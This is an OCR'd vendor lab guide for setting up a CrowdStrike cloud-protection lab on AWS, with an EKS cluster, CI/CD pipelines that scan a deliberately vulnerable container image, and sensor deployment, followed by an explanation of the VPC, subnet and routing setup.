AWS Cloud Native Application Protection

LAB GUIDE

Date:	07/07/2022
Revision:	1.0
URL:	https://docs.google.com/document/d/1H0gDIFAPK2WKh5A7xhjoffgmciDkMO4g/edit#heading=h.tf2hp1e848y0

1. Introduction

Welcome to the CrowdStrike Cloud Native Application Protection CloudShare lab.

2. About This Lab

This lab has been created to give you some experience working with our Cloud security products in an AWS environment and with the AWS console. The lab offers users the option to install Falcon Protection agents onto a Kubernetes cluster using a number of installation options. It is designed to be used as an initial education tool but also as a development environment that you can return to at a later time to test and experiment with. We provide an EKS cluster together with a host to manage the cluster. It is intended that over time as we add more capabilities to our product the lab will adapt and grow.

The lab will create the following infrastructure

- AWS EKS Kubernetes cluster running in a dedicated VPC
- Bastion EC2 instance for managing the EKS cluster and interacting with the aws cli
- AWS Developer Tools CodeCommit pipeline that builds a vulnerable application from a Dockerfile scans the image using our image scanning api and pushes the image to Elastic Container Registry (ECR)
- AWS Developer Tools CodeCommit pipeline for deploying the vulnerable container image to the Elastic Kubernetes Service (EKS) cluster
- AWS ECR Registry containing a vulnerable container image
- AWS account monitored by Horizon

You will learn about the following

- What is a devops pipeline
- How we integrate our container image scanning features with a devops pipeline
- How a devops pipeline builds a container image and pushed it to an ECR registry
- How a devops pipeline deploys an application to an EKS cluster using a container image from an ECR registry
  How we deploy our container sensor to an EKS cluster to provide protection for vulnerable applications.

Note: If you are familiar with AWS Accounts, EKS and CodeBuild you can skip over section 5. If you are new to AWS we recommend that you complete all sections of the lab. The lab is set to 8 hours but you may extend the lab duration if required.

3. Prerequisites:

There are a number of settings and account preparation tasks that need to be set up prior to running the lab. Below is a list of tasks and settings that must be completed to run the lab.

- The Falcon Console - Cloud Workload Protection (CWP) and Cloud Security Posture Management (CSPM) subscriptions need to be enabled in the CID (You can choose a CID of your choice including your SE Demo CID)
- The CloudShare Okta tab needs to be added to your okta profile
- You must login to CloudShare through Okta to verify SSO access to CloudShare
- API Keys client and secret need to be generated from the Falcon CID (See Page 8 for Permissions required).

The demo is designed as both an education tool and as a demo to assist SEs engage in conversations with Customers and AWS solutions architects.

4. Initial setup


4.1. Creating Your CloudShare session

4.1.1 Select Your Lab Template

Click "https://manage.falcon.events/toolbox/" to access the Falcon-Encounter Dashboard


Click the Environment box and select "***Cloud Native Application Protection Lab***",

Select Duration, and then Create Demo Environment.




4.1.2 Connect to Your Lab

Your environment will begin to build. To review your environment, select “Open Environment” next to your newly provisioned environment.




IMPORTANT: Please Make sure if using for a demo with a customer, pause screen sharing while you access the cloud account login credentials detailed in the next step.

...then "Public Cloud". The new Window that opens will provide you with everything you need to access your Cloud environment.



4.1.3 Connect to Your AWS Account

Log into the AWS Console by clicking the account ID, or by accessing https://aws.amazon.com/console/ using the credentials above. You can also click on the Account ID which will take you to the console. As you log into the AWS console, the lab is built in the AWS region us-west-2 (Oregon). Make sure you select Oregon as your region to see the lab build in the AWS console.



4.1.4 Create Your Falcon API Keys


Go to the Falcon console, Support and Resources > API Clients and Keys, and Create the required API keys for the following

- Sensor Download (Read)
- Falcon Images Download (Read)
- Falcon Container Image (Read, Write)
- Kubernetes Protection Agent (Write)

Make sure you capture your Client ID and Secret (not shown below). Reload the page if the entry is missing after closing the window.


4.1.5 Connect Your Lab to Your Falcon CID

Go back to the CloudShare console and click on the Startup tab and enter **start** to begin



Enter your CrowdStrike API keys and CID and the CrowdStrike cloud the CID is in **(us-1, us-2 or eu).**

Note: The Environment build will NOT begin before you enter the required data. The CID should include the checksum



4.1.6 Monitor The Build

Your environment will then take 20-30 minutes to build. You can monitor the status of the build from the AWS console if you would like to understand more about the templates used to build this environment. Go to the CloudFormation tab in the console. Select stacks and you will see a number of nested stacks.


https://docs.aws.amazon.com/AWSCloudFormation/latest/UserGuide/using-cfn-nested-stacks.html

Note: The lab was a complex environment to build and required approximately 500 hours to build and test. Building a fully functional kubernetes cluster together with a management host and functioning CI/CD pipeline in AWS requires careful sequencing of the build. Nested templates are a way of simplifying the development process and managing dependencies in the build.

5. About The Lab

5.1 Lab Architecture

The design of the lab follows AWS best practices. AWS documents best practices in its "Well-Architected Framework" guide.



In this lab we have setup the following infrastructure

- The application VPC has an EKS Cluster
- An AWS ALB exposes the application to the internet on port 80
- Security Groups are configured to block all ports inbound from the internet other than port 80
- An EC2 "Bastion" instance used to manage a CodeCommit pipeline and the EKS cluster
- EKS Cluster
- ECR Registry (Connected to the CrowdStrike)

5.2 Infrastructure Overview

First we will look at the setup of the AWS environment. The environment has been built in accordance with AWS best practices. We will first look at the setup of the environment to understand some of those components.

5.3 Kubernetes VPC

The VPC will have a name similar to (cwp-demo-stack-VPCStack-xxxx)


5.3.1 Subnets and Route Tables

Examine the VPC subnet route tables.


Public vs Private subnets are determined by the route tables associated with them. The distinction between "public" and "private" subnets in AWS VPC is determined only by whether the subnet has an Internet Gateway (IGW) attached to it. Internet gateways allow for both inbound and outbound communication between hosts and the internet. A host in a private subnet may still be granted internet connectivity via a NAT Gateway. The NAT gateway only permits the host in the private subnet from initiating outbound connections to the internet.

The Kubernetes VPC consists of 2 private subnets and 2 public subnets.


First find the VPC id for the Kubernetes VPC. From the VPC tab in the AWS console select the VPCStack. The VPC will be named cwp-demo-stack-VPCStack-xxxxxxx



Select subnets from the AWS console and filter by the VPC id from above:




Selecting the first public subnet will display its details




Selecting the route table will show that the default route is to an internet gateway:

We can see that the default route has the Internet Gateway “igw-xxxxxxxxx” as the target.



Comparing this route table to a private subnet route table shows that the private subnet has a default route to a NAT Gateway. NAT Gateways provide outbound internet access only


We can see that the default route has the Internet Gateway “nat-xxxxxxxxx” as the target.



We use the public subnets to host Application load balancer and the private subnets host the Kubernetes Cluster nodes. Placing the cluster nodes in a private subnet prevents external users from accessing the nodes but allows outbound connections from the nodes and containers when required via the NAT gateway.

5.3.2 VPC Flow Logs

AWS security best practice recommends applying VPC flow logs to all VPCs. Selecting the VPC we can see that we have flow logging applied to our Kubernetes VPC.



5.3.3 AWS Elastic Kubernetes Service (EKS)

Note: If you are new to Kubernetes we recommend you take some time to familiarise yourself with Kubernetes and its basic components as this will help you when planning a POV or explaining our value proposition to your customers. **Kubernetes.io** is a great resource for getting started

https://kubernetes.io/docs/concepts/overview/components/

